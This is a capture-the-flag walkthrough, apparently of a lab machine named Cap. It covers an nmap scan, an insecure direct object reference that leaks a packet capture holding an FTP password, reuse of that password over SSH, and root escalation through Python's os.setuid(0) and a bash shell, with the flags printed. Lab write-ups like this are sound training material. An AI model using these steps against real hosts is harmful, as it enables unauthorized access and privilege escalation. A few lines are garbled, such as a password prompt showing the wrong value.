


Information Gathering

1) Found some open ports

```
(vigneswar@vigneswar)-[~]
$ nmap 10.10.10.245
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-22 19:56 IST
Nmap scan report for 10.10.10.245
Host is up (0.45s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 58.34 seconds
```

2) Found packet tracefiles to download



3) Indirect object reference vulnerability found

Burp Project Intruder Repeater View Help
Dashboard Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
1 x 2 x 3 x 4 x 5 x 6 x 7 x +
Send Cancel
Request
Pretty Raw Hex
1 GET /download/0 HTTP/1.1
2 Host: 10.10.10.245
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
6 Referer: http://10.10.10.245/netstat
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 0
Response
Pretty Raw Hex Render
15 user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
16 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
17 Accept-Language: en-GB,en;q=0.5
18 Accept-Encoding: gzip, deflate
19 Connection: keep-alive
20 Upgrade-Insecure-Requests: 1
21 DNT: 1
22 Sec-GPC: 1
23 Pragma: no-cache
24 Cache-Control: no-cache
25
26 Qw`88) ;E(Y@0SÄ`ÄÄ`ÄPÖEErÄÄP6 -Qw`V1I) ;E9Y@0ÄÄ`ÄÄ`ÄPÖEErÄÄP6 HTTP/1.0 200 OK
27 Qw`;) ;EY@0iÄ`ÄÄ`ÄPÖEErÄÄP6Content-Type: text/html; charset=utf-8
28 Content-Length: 1240
29 Server: Werkzeug/2.0.0 Python/3.8.5
30 Date: Fri, 14 May 2021 13:12:49 GMT
31
32 <!doctype html>
33 <html lang="en">
34 <head>
35 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.1/dist/css/bootstrap.min.css" rel="style
integrity="sha384-+0n0xVWZe5R50omGNYDnhzAbdsOXxcvSN1TPprVMTNDbiYZCxYbOO17+AMvyTG2x"
crossorigin="anonymous">
36 <link href="https://bootswatch.com/5/darkly/bootstrap.css" rel="stylesheet">
37 <link href="/static/main.css" rel="stylesheet">
38 </head>
39
40 <body class="text-center">
41 <h1 class="h3 mb-3 font-weight-normal">Please Enter PCAP to be analyzed</h1>
42 <form action="/upload" method="POST" enctype="multipart/form-data">
43
44 <label for="formFile" class="form-label">PCAP To Be Analyzed</label>
45 <input name="file" class="btn custom-form-cap form-control" type="file" id="formFile">
46 <input name="submit" type="submit" value="Submit">

4) Found tfp password

No.	Time	Source	Destination	Protocol	Length	Info
25	0.448213	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=1 Ack=353 Win=64128 Len=0
26	0.449720	192.168.196.16	192.168.196.1	TCP	80	80 → 54410 [PSH, ACK] Seq=1 Ack=353 Win=64128 Len=24 [TCP segment of a reassembled PDU]
27	0.449869	192.168.196.16	192.168.196.1	HTTP	425	HTTP/1.0 404 NOT FOUND (text/html)
28	0.450003	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29	0.450176	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30	0.450189	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPD 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
Frame 40: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on 0 Linux cooked capture v1 Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.16 Transmission Control Protocol, Src Port: 54411, Dst Port: 21, Seq: 14, Ack: 55, Len: 22 File Transfer Protocol (FTP) PASS Buck3tH4TF0RM3!\r\n [Current working directory:]						

5) got user flag

```
(vigneswar@vigneswar)-[~/Downloads]
$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:vigneswar): nathan
331 Please specify the password.
Password: 126526
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29881|)
150 Here comes the directory listing.
-r----- 1 1001 1001 33 Sep 22 14:26 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||34580|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****| 33 0.15 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.03 KiB/s) bytes captured (624 bits)
ftp> exit
221 Goodbye.
```

```
(vigneswar@vigneswar)-[~/Downloads]
$ cat user.txt
ebfe2f82f85a17e5b2ed2b94682007ad
```

Exploitation

6) same password worked for ssh


```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# cat /root/root.txt
0015db80abe58d9841c2201160b98913
```